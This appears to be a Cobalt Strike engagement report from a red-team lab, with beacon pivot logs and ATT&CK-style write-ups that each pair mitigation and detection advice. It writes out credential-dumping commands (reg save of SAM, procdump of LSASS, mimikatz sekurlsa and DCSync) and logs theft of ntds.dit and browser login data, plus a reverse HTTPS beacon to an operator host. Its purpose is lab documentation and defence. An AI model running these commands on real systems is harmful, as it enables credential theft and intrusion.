07/08 23:58	THROWBACK-DC01	5060	Tasked to connect to THROWBACK-DC01:9887
07/09 00:03	THROWBACK-DC01	5060	Tasked to link to \\CORP-DC01\pipe\msagent_c20e
07/09 00:03	THROWBACK-DC01	5060	Tasked to link to \\CORP-DC01\pipe\msagent_c20e
07/09 00:04	THROWBACK-DC01	5060	Tasked to link to \\CORP-DC01\pipe\msagent_c20e
07/09 00:06	THROWBACK-DC01	5060	accept TCP Beacon sessions on port 9889
07/09 00:08	THROWBACK-DC01	5060	accept TCP Beacon sessions on port 9889
07/09 00:18	THROWBACK-DC01	5060	accept TCP Beacon sessions on port 9888
07/09 23:52	THROWBACK-PROD	3536	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/09 23:53	THROWBACK-PROD	3536	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/09 23:53	THROWBACK-PROD	3536	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/09 23:57	THROWBACK-DC01	1500	accept TCP Beacon sessions on port 9889
07/10 01:59	THROWBACK-PROD	3268	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/10 08:38	THROWBACK-PROD	508	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/10 08:38	THROWBACK-PROD	508	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/10 08:39	THROWBACK-PROD	508	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/10 08:41	THROWBACK-PROD	508	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/10 08:42	THROWBACK-PROD	508	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/10 08:47	THROWBACK-DC01	4492	accept TCP Beacon sessions on port 9889
07/10 23:53	THROWBACK-PROD	3476	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/10 23:53	THROWBACK-PROD	3476	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/10 23:54	THROWBACK-PROD	3476	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e

date	host	pid	activity
07/10 23:54	THROWBACK-PROD	3476	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/10 23:55	THROWBACK-PROD	3476	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/10 23:58	THROWBACK-PROD	3476	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/10 23:58	THROWBACK-PROD	3476	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/10 23:58	THROWBACK-PROD	3476	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/10 23:59	THROWBACK-PROD	3476	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/11 00:00	THROWBACK-PROD	3476	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/11 00:03	THROWBACK-PROD	3476	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/11 00:12	THROWBACK-PROD	3476	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/11 00:12	THROWBACK-PROD	3476	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/11 00:14	THROWBACK-DC01	1768	Tasked to unlink 10.200.34.117@5028
07/11 00:15	THROWBACK-DC01	1768	Tasked to unlink 10.200.34.117@2180
07/11 00:15	THROWBACK-PROD	3476	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/11 00:16	THROWBACK-PROD	3476	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/11 00:18	THROWBACK-DC01	1768	Tasked to unlink 10.200.34.117@489
07/11 00:19	THROWBACK-DC01	1768	Tasked to unlink 10.200.34.117@4892
07/11 00:19	THROWBACK-PROD	3476	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/11 00:20	THROWBACK-PROD	3476	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/11 00:20	THROWBACK-PROD	3476	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/11 00:31	THROWBACK-DC01	4396	accept TCP Beacon sessions on port 9889
07/11 01:09	CORP-DC01	5400	accept TCP Beacon sessions on port 9889
07/11 01:25	CORP-DC01	5400	Tasked to link to \\CORP-ADT01\pipe\msagent_c20e
07/11 01:26	CORP-DC01	5400	Tasked to link to \\CORP-ADT01\pipe\msagent_c20e

date	host	pid	activity
07/11 01:28	CORP-DC01	5400	Tasked to connect to CORP-ADT01:447
07/11 01:28	CORP-DC01	5400	Tasked to connect to CORP-ADT01:447
07/11 01:29	CORP-DC01	5400	Tasked to connect to CORP-ADT01:447
07/11 01:54	CORP-DC01	5400	Tasked to connect to CORP-ADT01:447
07/11 01:55	CORP-DC01	5400	Tasked to connect to CORP-ADT01:447
07/11 01:55	CORP-DC01	5400	Tasked to connect to CORP-ADT01:447
07/11 01:56	CORP-DC01	5400	Tasked to connect to CORP-ADT01:447
07/11 01:57	CORP-DC01	5400	Tasked to connect to CORP-ADT01:447
07/11 01:57	CORP-DC01	5400	Tasked to connect to CORP-ADT01:447
07/11 01:58	CORP-DC01	5400	Tasked to connect to CORP-ADT01:447
07/11 01:58	CORP-DC01	5400	Tasked to connect to CORP-ADT01:447
07/11 01:59	CORP-DC01	5400	Tasked to connect to 10.200.34.243:447
07/11 01:59	CORP-DC01	5400	Tasked to connect to 10.200.34.243:447
07/11 01:59	CORP-DC01	5400	Tasked to link to \\10.200.34.243\pipe\msagent_c20e
07/11 02:00	CORP-DC01	5400	Tasked to connect to 10.200.34.243:447
07/11 02:01	CORP-DC01	5400	Tasked to link to \\10.200.34.243\pipe\msagent_c20e
07/11 02:08	CORP-DC01	5400	Tasked to connect to 10.200.34.243:447
07/11 02:08	CORP-DC01	5400	Tasked to connect to 10.200.34.243:447
07/11 02:10	CORP-DC01	5400	Tasked to connect to 10.200.34.243:447
07/11 02:10	CORP-DC01	5400	Tasked to connect to 10.200.34.243:447
07/11 02:14	CORP-DC01	5400	Tasked to link to \\10.200.34.243\pipe\msagent_c20e
07/11 02:16	CORP-ADT01	3732	Tasked to unlink 10.200.34.243@3536
07/11 02:16	CORP-DC01	5400	Tasked to connect to 10.200.34.243:447

date	host	pid	activity
07/11 10:26	THROWBACK-PROD	3572	Tasked to link to \\10.200.34.117\pipe\msagent_c20e
07/11 10:28	THROWBACK-PROD	3572	Tasked to link to \\10.200.34.117\pipe\msagent_c20e
07/11 10:30	THROWBACK-PROD	3572	Tasked to link to \\10.200.34.117\pipe\msagent_c20e
07/11 10:34	THROWBACK-DC01	4380	accept TCP Beacon sessions on port 9889
07/11 10:57	CORP-DC01	6028	Tasked to connect to 10.200.34.243:447
07/11 20:22	THROWBACK-PROD	3544	Tasked to link to \\10.200.34.117\pipe\msagent_c20e
07/11 20:23	THROWBACK-PROD	3544	Tasked to link to \\10.200.34.117\pipe\msagent_c20e
07/11 20:28	THROWBACK-PROD	3544	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/11 20:28	THROWBACK-PROD	3544	Tasked to link to \\10.200.34.117\pipe\msagent_c20e
07/11 20:30	THROWBACK-PROD	3544	Tasked to link to \\10.200.34.117\pipe\msagent_c20e
07/11 20:30	THROWBACK-DC01	4864	Tasked to link to \\10.200.34.117\pipe\msagent_c20e
07/11 20:30	THROWBACK-DC01	4864	Tasked to link to \\10.200.34.117\pipe\msagent_c20e
07/11 20:31	THROWBACK-DC01	4864	Tasked to link to \\10.200.34.117\pipe\msagent_c20e
07/11 20:31	THROWBACK-DC01	4864	Tasked to unlink 10.200.34.117@1544
07/11 20:31	THROWBACK-PROD	3544	Tasked to link to \\10.200.34.117\pipe\msagent_c20e
07/11 20:58	THROWBACK-DC01	1544	Tasked to link to \\10.200.34.118\pipe\msagent_c20e
07/11 21:01	CORP-DC01	2684	Tasked to unlink 10.200.34.118@4876
07/11 21:01	THROWBACK-DC01	1544	Tasked to link to \\10.200.34.118\pipe\msagent_c20e
07/11 21:39	CORP-DC01	2684	Tasked to link to \\10.200.34.243\pipe\msagent_c20e
07/11 21:43	CORP-ADT01	6100	Tasked to unlink 10.200.34.118@2684
07/11 21:43	CORP-DC01	2684	Tasked to link to \\10.200.34.243\pipe\msagent_c20e
07/11 21:44	CORP-DC01	2684	Tasked to link to \\10.200.34.243\pipe\msagent_c20e
07/11 22:37	CORP-DC01	2684	Tasked to link to \\10.200.34.243\pipe\msagent_c20e

date	host	pid	activity
07/12 08:44	THROWBACK-PROD	3484	Tasked to link to \\10.200.34.117\pipe\msagent_c20e
07/12 08:48	THROWBACK-PROD	3484	Tasked to link to \\10.200.34.117\pipe\msagent_c20e
07/12 08:51	THROWBACK-PROD	3484	Tasked to link to \\10.200.34.117\pipe\msagent_c20e
07/12 08:53	THROWBACK-DC01	4332	Tasked to link to \\10.200.34.118\pipe\msagent_c20e
07/12 08:55	CORP-DC01	2612	Tasked to unlink 10.200.34.118@4228
07/12 08:55	THROWBACK-DC01	4332	Tasked to link to \\10.200.34.118\pipe\msagent_c20e
07/12 08:56	CORP-DC01	4132	Tasked to link to \\10.200.34.243\pipe\msagent_c20e
07/12 08:58	CORP-ADT01	4696	Tasked to unlink 10.200.34.243@4044
07/12 08:58	CORP-DC01	4132	Tasked to link to \\10.200.34.243\pipe\msagent_c20e
07/12 23:14	THROWBACK-PROD	3584	Tasked to link to \\10.200.34.117\pipe\msagent_c20e
07/12 23:16	THROWBACK-DC01	4912	Tasked to unlink 10.200.34.117@2344
07/12 23:16	THROWBACK-PROD	3584	Tasked to link to \\10.200.34.117\pipe\msagent_c20e
07/12 23:16	THROWBACK-DC01	2344	Tasked to link to \\10.200.34.118\pipe\msagent_c20e
07/12 23:17	CORP-DC01	4120	Tasked to link to \\10.200.34.118\pipe\msagent_c20e
07/12 23:18	CORP-DC01	4120	Tasked to unlink 10.200.34.118@4324
07/12 23:18	THROWBACK-DC01	2344	Tasked to link to \\10.200.34.118\pipe\msagent_c20e
07/12 23:18	CORP-DC01	4324	Tasked to link to \\10.200.34.243\pipe\msagent_c20e
07/12 23:19	CORP-DC01	4324	Tasked to link to \\10.200.34.243\pipe\msagent_c20e
07/12 23:21	CORP-ADT01	3988	Tasked to unlink 10.200.34.243@2952
07/12 23:21	CORP-DC01	4324	Tasked to link to \\10.200.34.243\pipe\msagent_c20e
07/13 06:26	THROWBACK-DC01	3612	Tasked to unlink 10.200.34.117@4272
07/13 06:26	THROWBACK-PROD	3468	Tasked to link to \\10.200.34.117\pipe\msagent_c20e
07/13 06:26	THROWBACK-DC01	4272	Tasked to link to \\10.200.34.118\pipe\msagent_c20e

date	host	pid	activity
07/13 06:27	CORP-DC01	4108	Tasked to unlink 10.200.34.118@4124
07/13 06:27	CORP-DC01	4108	Tasked to link to \10.200.34.118\pipe\msagent_c20e
07/13 06:28	CORP-DC01	4108	Tasked to unlink 10.200.34.118@3288
07/13 06:28	THROWBACK-DC01	4272	Tasked to link to \10.200.34.118\pipe\msagent_c20e
07/13 06:28	THROWBACK-DC01	4272	Tasked to link to \10.200.34.118\pipe\msagent_c20e
07/13 06:28	CORP-DC01	3288	Tasked to link to \10.200.34.243\pipe\msagent_c20e
07/13 06:29	CORP-DC01	3288	Tasked to link to \10.200.34.234\pipe\msagent_c20e
07/13 06:30	CORP-DC01	3288	Tasked to link to \10.200.34.243\pipe\msagent_c20e
07/13 06:35	CORP-DC01	3288	Tasked to link to \10.200.34.243\pipe\msagent_c20e
07/13 06:36	CORP-ADT01	2156	Tasked to link to \10.200.34.243\pipe\msagent_c20e
07/13 06:36	CORP-ADT01	2156	Tasked to link to \10.200.34.243\pipe\msagent_c20e
07/13 06:36	CORP-ADT01	2156	Tasked to link to \10.200.34.243\pipe\msagent_c20e
07/13 06:39	CORP-ADT01	2156	Tasked to unlink 10.200.34.243@2968
07/13 06:39	CORP-DC01	3288	Tasked to link to \10.200.34.243\pipe\msagent_c20e
07/13 06:39	CORP-DC01	3288	Tasked to link to \10.200.34.243\pipe\msagent_c20e
07/13 06:40	CORP-DC01	3288	Tasked to link to \10.200.34.243\pipe\msagent_c20e
07/13 09:06	CORP-ADT01	2968	Tasked to link to \10.200.34.79\pipe\msagent_c20e
07/13 23:35	THROWBACK-PROD	3596	Tasked to link to \10.200.34.117\pipe\msagent_c20e
07/13 23:40	THROWBACK-PROD	3596	Tasked to link to \10.200.34.117\pipe\msagent_c20e
07/13 23:41	THROWBACK-PROD	3596	Tasked to link to \10.200.34.117\pipe\msagent_c20e
07/13 23:43	THROWBACK-PROD	3596	Tasked to link to \10.200.34.117\pipe\msagent_c20e
07/13 23:46	THROWBACK-DC01	4928	Tasked to unlink 10.200.34.117@3908
07/13 23:47	THROWBACK-PROD	3596	Tasked to link to \10.200.34.117\pipe\msagent_c20e

date	host	pid	activity
07/13 23:48	THROWBACK-DC01	3908	Tasked to link to \\10.200.34.118\pipe\msagent_c20e
07/13 23:49	CORP-DC01	4180	Tasked to link to \\10.200.34.118\pipe\msagent_c20e
07/13 23:49	CORP-DC01	4180	Tasked to link to \\10.200.34.118\pipe\msagent_c20e
07/13 23:49	CORP-DC01	4180	Tasked to unlink 10.200.34.118@1100
07/13 23:49	THROWBACK-DC01	3908	Tasked to link to \\10.200.34.118\pipe\msagent_c20e
07/13 23:51	CORP-DC01	1100	Tasked to link to \\10.200.34.243\pipe\msagent_c20e
07/13 23:52	CORP-ADT01	4032	Tasked to unlink 10.200.34.243@4548
07/13 23:52	CORP-DC01	1100	Tasked to link to \\10.200.34.243\pipe\msagent_c20e
07/14 00:06	CORP-ADT01	4548	Tasked to link to \\10.200.34.79\pipe\msagent_c20e
07/14 00:07	CORP-ADT01	4548	Tasked to link to \\10.200.34.79\pipe\msagent_c20e
07/14 00:25	CORP-ADT01	4548	Tasked to link to \\10.200.34.79\pipe\msagent_c20e
07/14 00:26	CORP-ADT01	4548	Tasked to link to \\10.200.34.79\pipe\msagent_c20e
07/14 00:48	CORP-ADT01	4548	Tasked to link to \\10.200.34.79\pipe\msagent_c20e
07/14 00:48	CORP-ADT01	4548	Tasked to link to \\10.200.34.79\pipe\msagent_c20e
07/14 00:48	CORP-ADT01	4548	Tasked to link to \\10.200.34.79\pipe\msagent_c20e
07/14 00:49	CORP-ADT01	4548	Tasked to link to \\10.200.34.79\pipe\msagent_c20e
07/14 00:55	CORP-ADT01	4548	Tasked to link to \\10.200.34.79\pipe\msagent_c20e
07/14 00:55	CORP-ADT01	4548	Tasked to link to \\10.200.34.79\pipe\msagent_c20e
07/14 01:56	TBSEC-DC01	4344	Tasked to link to \\10.200.34.79\pipe\msagent_c20e
07/14 01:56	TBSEC-DC01	4344	Tasked to link to \\10.200.34.79\pipe\msagent_c20e

Mitigation

Network intrusion detection and prevention systems that use network signatures to identify traffic for specific adversary malware can be used to mitigate activity at the network level. Signatures are often for unique indicators within protocols and may be based on the specific C2 protocol used by a particular adversary or tool, and will

likely be different across various malware families and versions. Adversaries will likely change tool C2 signatures over time or construct protocols in such a way as to avoid detection by common defensive tools.

Detection Methods

Processes utilizing the network that do not normally have network communication or have never been seen before are suspicious. Network activities disassociated from user-driven actions from processes that normally require user direction are suspicious.

Analyze network data for uncommon data flows (e.g., a client sending significantly more data than it receives from a server or between clients that should not or often do not communicate with one another). Processes utilizing the network that do not normally have network communication or have never been seen before are suspicious. Analyze packet contents to detect communications that do not follow the expected protocol behavior for the port that is being used.

Reference

- [Tactic: T1090](#)

Credential Dumping

Credential dumping is the process of obtaining account login and password information, normally in the form of a hash or a clear text password, from the operating system and software. Credentials can then be used to perform Lateral Movement and access restricted information.

Several of the tools mentioned in this technique may be used by both adversaries and professional security testers. Additional custom tools likely exist as well.

SAM (Security Accounts Manager)

The SAM is a database file that contains local accounts for the host, typically those found with the 'net user' command. To enumerate the SAM database, system level access is required.

A number of tools can be used to retrieve the SAM file through in-memory techniques:

- pwdump.exe
- gsecdump
- Mimikatz
- secretsdump.py

Alternatively, the SAM can be extracted from the Registry with Reg:

- reg saveHKLM\sam sam
- reg save HKLM\system system

Creddump7 can then be used to process the SAM database locally to retrieve hashes.

Notes:

Rid 500 account is the local, in-built administrator.

Rid 501 is the guest account.

User accounts start with a RID of 1,000+.

Cached Credentials

The DCC2 (Domain Cached Credentials version 2) hash, used by Windows Vista and newer caches credentials when the domain controller is unavailable. The number of default cached credentials varies, and this number can be altered per system. This hash does not allow pass-the-hash style attacks.

A number of tools can be used to retrieve the SAM file through in-memory techniques.

- pwdump.exe
- gsecdump
- Mimikatz

Alternatively, reg.exe can be used to extract from the Registry and Creddump7 used to gather the credentials.

Notes:

Cached credentials for Windows Vista are derived using PBKDF2.

Local Security Authority (LSA) Secrets

With SYSTEM access to a host, the LSA secrets often allows trivial access from a local account to domain-based account credentials. The Registry is used to store the LSA secrets.

When services are run under the context of local or domain users, their passwords are stored in the Registry. If auto-logon is enabled, this information will be stored in the Registry as well.

A number of tools can be used to retrieve the SAM file through in-memory techniques.

- pwdumpx.exe
- gsecdump
- Mimikatz
- secretsdump.py

Alternatively, reg.exe can be used to extract from the Registry and Creddump7 used to gather the credentials.

Notes:

The passwords extracted by his mechanism are UTF-16 encoded, which means that they are returned in plaintext.

Windows 10 adds protections for LSA Secrets described in Mitigation.

NTDS from Domain Controller

Active Directory stores information about members of the domain including devices and users to verify credentials and define access rights. The Active Directory domain database is stored in the NTDS.dit file. By default the NTDS file will be located in %SystemRoot%\NTDS\Ntds.dit of a domain controller.

The following tools and techniques can be used to enumerate the NTDS file and the contents of the entire Active Directory hashes.

- Volume Shadow Copy
- secretsdump.py
- Using the in-built Windows tool, ntdsutil.exe
- Invoke-NinjaCopy

Group Policy Preference (GPP) Files

Group Policy Preferences (GPP) are tools that allowed administrators to create domain policies with embedded credentials. These policies, amongst other things, allow administrators to set local accounts.

These group policies are stored in SYSVOL on a domain controller, this means that any domain user can view the SYSVOL share and decrypt the password (the AES private key was leaked on-line).

The following tools and scripts can be used to gather and decrypt the password file from Group Policy Preference XML files:

- Metasploit's post exploitation module: "post/windows/gather/credentials/gpp"
- Get-GPPPPassword
- gpprefdecrypt.py

Notes:

On the SYSVOL share, the following can be used to enumerate potential XML files.
dir /s *.xml

Service Principal Names (SPNs)

See Kerberoasting.

Plaintext Credentials

After a user logs on to a system, a variety of credentials are generated and stored in the Local Security Authority Subsystem Service (LSASS) process in memory. These credentials can be harvested by a administrative user or SYSTEM.

SSPI (Security Support Provider Interface) functions as a common interface to several Security Support Providers (SSPs): A Security Support Provider is a dynamic-link library (DLL) that makes one or more security packages available to applications.

The following SSPs can be used to access credentials:

Msv: Interactive logons, batch logons, and service logons are done through the MSV authentication package.

Wdigest: The Digest Authentication protocol is designed for use with Hypertext Transfer Protocol (HTTP) and Simple Authentication Security Layer (SASL) exchanges.

Kerberos: Preferred for mutual client-server domain authentication in Windows 2000 and later.

CredSSP: Provides SSO and Network Level Authentication for Remote Desktop Services.

The following tools can be used to enumerate credentials:

- Windows Credential Editor
- Mimikatz

As well as in-memory techniques, the LSASS process memory can be dumped from the target host and analyzed on a local system.

For example, on the target host use procdump:

- procdump -ma lsass.exe lsass_dump

Locally, mimikatz can be run:

- sekurlsa::Minidump lsassdump.dmp
- sekurlsa::logonPasswords

DCSync

DCSync is a variation on credential dumping which can be used to acquire sensitive information from a domain controller. Rather than executing recognizable malicious code, the action works by abusing the domain controller's application programming interface (API) to simulate the replication process from a remote domain controller. Any members of the Administrators, Domain Admins, Enterprise Admin groups or computer accounts on the domain controller are able to run DCSync to pull password data from Active Directory, which may include current and historical hashes of potentially useful accounts such as KRBTGT and Administrators. The

hashes can then in turn be used to create a Golden Ticket for use in Pass the Ticket or change an account's password as noted in Account Manipulation. DCSync functionality has been included in the "Isadump" module in Mimikatz. Lsadump also includes NetSync, which performs DCSync over a legacy replication protocol.

Related Events

date	host	pid	activity
07/02 11:07	THROWBACK-TIME	5044	dump hashes
07/02 11:28	THROWBACK-TIME	5044	run mimikatz's @Isadump::dcsync /domain:THROWBACK.local /user:THROWBACK\Administrator command
07/02 11:40	THROWBACK-TIME	5044	dump hashes
07/02 11:44	THROWBACK-TIME	5044	dump hashes
07/02 12:10	THROWBACK-TIME	5044	dump hashes
07/05 00:17	THROWBACK-PROD	5468	dump hashes
07/05 01:22	THROWBACK-PROD	5468	run mimikatz's Isadump::cache command
07/05 06:37	THROWBACK-PROD	3584	run mimikatz's Isadump::lsa /patch command
07/05 06:38	THROWBACK-PROD	3584	run mimikatz's sekurlsa::tickets /export command
07/05 06:40	THROWBACK-PROD	3584	run mimikatz's sekurlsa::logonPasswords command
07/05 06:43	THROWBACK-PROD	3584	run mimikatz's sekurlsa::logonPasswords command
07/05 06:48	THROWBACK-PROD	3584	run mimikatz's sekurlsa::logonPasswords full command
07/05 06:55	THROWBACK-PROD	3584	run mimikatz's sekurlsa::credman command
07/05 06:56	THROWBACK-PROD	3584	run mimikatz's sekurlsa::logonpasswords command
07/05 07:25	THROWBACK-WS01	2640	run mimikatz's sekurlsa::logonpasswords command
07/05 07:25	THROWBACK-WS01	2640	dump hashes
07/05 07:28	THROWBACK-TIME	2484	run mimikatz's sekurlsa::logonpasswords command
07/05 07:28	THROWBACK-TIME	2484	dump hashes
07/06 10:02	THROWBACK-DC01	4700	run mimikatz's @Isadump::dcsync /domain:THROWBACK.local /user:THROWBACK\backup command
07/06 10:04	THROWBACK-DC01	4700	run mimikatz's @Isadump::dcsync /domain:THROWBACK.local /user:THROWBACK\Mercherh command

date	host	pid	activity
07/06 10:05	THROWBACK-DC01	4700	run mimikatz's @Isadump::dcsync /domain:THROWBACK.local /user:THROWBACK\MercerH command
07/06 10:06	THROWBACK-DC01	4700	run mimikatz's @Isadump::dcsync /domain:THROWBACK.local /user:THROWBACK\MercerH command
07/06 10:50	THROWBACK-DC01	6260	dump hashes
07/06 21:58	THROWBACK-TIME	2648	run mimikatz's Isadump::lsa /patch command
07/06 21:58	THROWBACK-DC01	3184	run mimikatz's Isadump::lsa /patch command
07/11 20:59	CORP-DC01	4876	dump hashes
07/11 21:04	CORP-DC01	2684	dump hashes
07/14 00:27	TBSEC-DC01	2128	dump hashes
07/14 01:56	TBSEC-DC01	7472	run mimikatz's @Isadump::dcsync /domain:TBSECURITY.local /all /csv command
07/14 01:57	TBSEC-DC01	7472	run mimikatz's @Isadump::dcsync /domain:TBSECURITY.local /all /csv command
07/14 02:34	TBSEC-DC01	4344	run mimikatz's @Isadump::dcsync /domain:TBSECURITY.local /all /csv command
07/14 02:35	TBSEC-DC01	5320	run mimikatz's @Isadump::dcsync /domain:TBSECURITY.local /all /csv command
07/14 02:36	THROWBACK-PROD	3596	run mimikatz's @Isadump::dcsync /domain:TBSECURITY.local /all /csv command
07/14 02:36	THROWBACK-PROD	3596	run mimikatz's @Isadump::dcsync /domain:10.200.34.79 /all /csv command

Mitigation

Monitor/harden access to LSASS and SAM table with tools that allow process whitelisting. Limit credential overlap across systems to prevent lateral movement opportunities using Valid Accounts if passwords and hashes are obtained. Ensure that local administrator accounts have complex, unique passwords across all systems on the network. Do not put user or admin domain accounts in the local administrator groups across systems unless they are tightly controlled, as this is often equivalent to having a local administrator account with the same password on all systems. Follow best practices for design and administration of an enterprise network to limit privileged account use across administrative tiers.

On Windows 8.1 and Windows Server 2012 R2, enable Protected Process Light for LSA.

Identify and block potentially malicious software that may be used to dump credentials by using whitelisting tools, like AppLocker, or Software Restriction Policies where appropriate.

With Windows 10, Microsoft implemented new protections called Credential Guard to protect the LSA secrets that can be used to obtain credentials through forms of credential dumping. It is not configured by default and has hardware and firmware system requirements. It also does not protect against all forms of credential dumping.

Manage the access control list for "Replicating Directory Changes" and other permissions associated with domain controller replication.

Consider disabling or restricting NTLM traffic.

Detection Methods

Common credential dumpers such as Mimikatz access the LSA Subsystem Service (LSASS) process by opening the process, locating the LSA secrets key, and decrypting the sections in memory where credential details are stored. Credential dumpers may also use methods for reflective Process Injection to reduce potential indicators of malicious activity.

Hash dumpers open the Security Accounts Manager (SAM) on the local file system (%SystemRoot%/system32/config/SAM) or create a dump of the Registry SAM key to access stored account password hashes. Some hash dumpers will open the local file system as a device and parse to the SAM table to avoid file access defenses. Others will make an in-memory copy of the SAM table before reading hashes. Detection of compromised Valid Accounts in-use by adversaries may help as well.

On Windows 8.1 and Windows Server 2012 R2, monitor Windows Logs for LSASS.exe creation to verify that LSASS started as a protected process.

Monitor processes and command-line arguments for program execution that may be indicative of credential dumping. Remote access tools may contain built-in features or incorporate existing tools like Mimikatz. PowerShell scripts also exist that contain credential dumping functionality, such as PowerSploit's Invoke-Mimikatz module, which may require additional logging features to be configured in the operating system to collect necessary information for analysis.

Monitor domain controller logs for replication requests and other unscheduled activity possibly associated with DCSync. Note: Domain controllers may not log replication requests originating from the default domain controller account.. Also monitor for network protocols and other replication requests from IPs not associated with known domain controllers.

Reference

- [Tactic: T1003](#)

Data from Local System

Sensitive data can be collected from local system sources, such as the file system or databases of information residing on the system prior to Exfiltration.

Adversaries will often search the file system on computers they have compromised to find files of interest. They may do this using a Command-Line Interface, such as cmd, which has functionality to interact with the file system to gather information. Some adversaries may also use Automated Collection on the local system.

Related Events

date	host	pid	activity
03/15 08:32	THROWBACK-WS01	3560	download C:\Users\BlaireJ\Desktop\root.txt
03/15 08:36	THROWBACK-WS01	3560	download C:\execute.ps1
03/15 08:36	THROWBACK-WS01	3560	download C:\update.ps1
07/01 21:15	THROWBACK-WS01	3808	download 20220701181503_BloodHound.zip
07/01 22:13	THROWBACK-WS01	2880	download winpeas_output.txt
07/01 23:09	THROWBACK-WS01	2880	download lazagne_output.txt
07/03 04:21	THROWBACK-TIME	4736	download C:\Users\Administrator.THROWBACK\Documents\winpeas_output.txt
07/03 06:12	THROWBACK-TIME	480	download lazagne_output.txt
07/03 06:18	THROWBACK-TIME	480	download C:\Users\Administrator.THROWBACK\AppData\Local\Ec2Wallpaper.jpg
07/03 06:18	THROWBACK-TIME	480	download C:\Users\Administrator.THROWBACK\AppData\Local\Ec2Wallpaper_Info.jpg
07/03 06:18	THROWBACK-TIME	480	download C:\Users\Administrator.THROWBACK\AppData\Local\IconCache.db
07/03 06:20	THROWBACK-TIME	480	download C:\Users\Administrator\AppData\Local\Google\Chrome\User Data\Default\Cookies
07/03 06:20	THROWBACK-TIME	480	download C:\Users\Administrator\AppData\Local\Google\Chrome\User Data\Default\History
07/03 06:24	THROWBACK-TIME	480	download C:\Users\spooks\AppData\Local\Google\Chrome\User Data\Default>Login Data

date	host	pid	activity
07/03 06:24	THROWBACK-TIME	480	download C:\Users\spooks\AppData\Local\Google\Chrome\User Data\Default\Cookies
07/03 06:24	THROWBACK-TIME	480	download C:\Users\spooks\AppData\Local\Google\Chrome\User Data\Default\History
07/04 14:03	THROWBACK-PROD	1612	download C:\Users\Administrator.Throwback\Documents\winpeas_admin_output.txt
07/05 01:02	THROWBACK-PROD	5468	download C:\Users\petersj\Documents\test
07/05 01:02	THROWBACK-PROD	5468	download C:\Users\petersj\Documents\new.txt
07/06 10:19	THROWBACK-DC01	1752	download ntds.dit
07/06 22:21	THROWBACK-DC01	3184	download winpeas_output.txt
07/08 02:48	THROWBACK-DC01	2028	download 20220708065037_BloodHound.zip
07/08 02:54	THROWBACK-DC01	2028	download 20220708064600_BloodHound.zip
07/08 02:54	THROWBACK-DC01	2028	download 20220708065242_BloodHound.zip
07/08 02:54	THROWBACK-DC01	2028	download 20220708065315_BloodHound.zip
07/08 02:55	THROWBACK-DC01	2028	download 20220708065347_BloodHound.zip
07/08 02:55	THROWBACK-DC01	2028	download 20220708065419_BloodHound.zip
07/08 21:06	CORP-DC01	7116	download C:\Users\Administrator\Documents\server_update
07/08 21:07	CORP-DC01	7116	download C:\Users\Administrator\Documents\server_update.txt
07/11 22:06	CORP-ADT01	2996	download winpeas_system_output.txt
07/12 09:32	CORP-ADT01	4696	download C:\Users\dosierk\Documents\email_update.txt
07/13 09:41	TBSEC-DC01	4900	download 20220713150957_BloodHound.zip
07/14 01:09	TBSEC-DC01	4344	download winpeas_SYSTEM_output.txt

Mitigation

Identify unnecessary system utilities or potentially malicious software that may be used to collect data from the local system, and audit and/or block them by using whitelisting tools, like AppLocker, or Software Restriction Policies where appropriate.

Detection Methods

Monitor processes and command-line arguments for actions that could be taken to collect files from a system. Remote access tools with built-in features may interact directly with the Windows API to gather data. Data may also be acquired through Windows system management tools such as Windows Management Instrumentation and PowerShell.

Reference

- [Tactic: T1005](#)

Execution through API

Adversary tools may directly use the Windows application programming interface (API) to execute binaries. Functions such as the Windows API CreateProcess will allow programs and scripts to start other processes with proper path and argument parameters.

Additional Windows API calls that can be used to execute binaries include:

- CreateProcessA() and CreateProcessW(),
- CreateProcessAsUserA() and CreateProcessAsUserW(),
- CreateProcessInternalA() and CreateProcessInternalW(),
- CreateProcessWithLogonW(), CreateProcessWithTokenW(),
- LoadLibraryA() and LoadLibraryW(),
- LoadLibraryExA() and LoadLibraryExW(),
- LoadModule(),
- LoadPackagedLibrary(),
- WinExec(),
- ShellExecuteA() and ShellExecuteW(),
- ShellExecuteExA() and ShellExecuteExW()

Related Events

date	host	pid	activity
03/15 08:24	THROWBACK-WS01	3560	spoof 3716 as parent process
03/15 09:52	THROWBACK-WS01	4992	spawn windows/beacon_bind_pipe (\\.\pipe\msagent_c20e) as a child of 3384
03/15 09:56	THROWBACK-WS01	4992	spawn windows/beacon_bind_pipe (\\.\pipe\msagent_c20e) as a child of 3384
07/01 09:06	THROWBACK-WS01	2652	spawn windows/beacon_bind_pipe (\\.\pipe\msagent_c20e) as a child of 2448
07/01 09:28	THROWBACK-WS01	2652	spawn windows/beacon_https/reverse_https (10.50.31.78:444) as a child of 2652
07/01 09:37	THROWBACK-WS01	1832	spawn windows/foreign/reverse_https (127.0.0.1:140) as a child of 2652
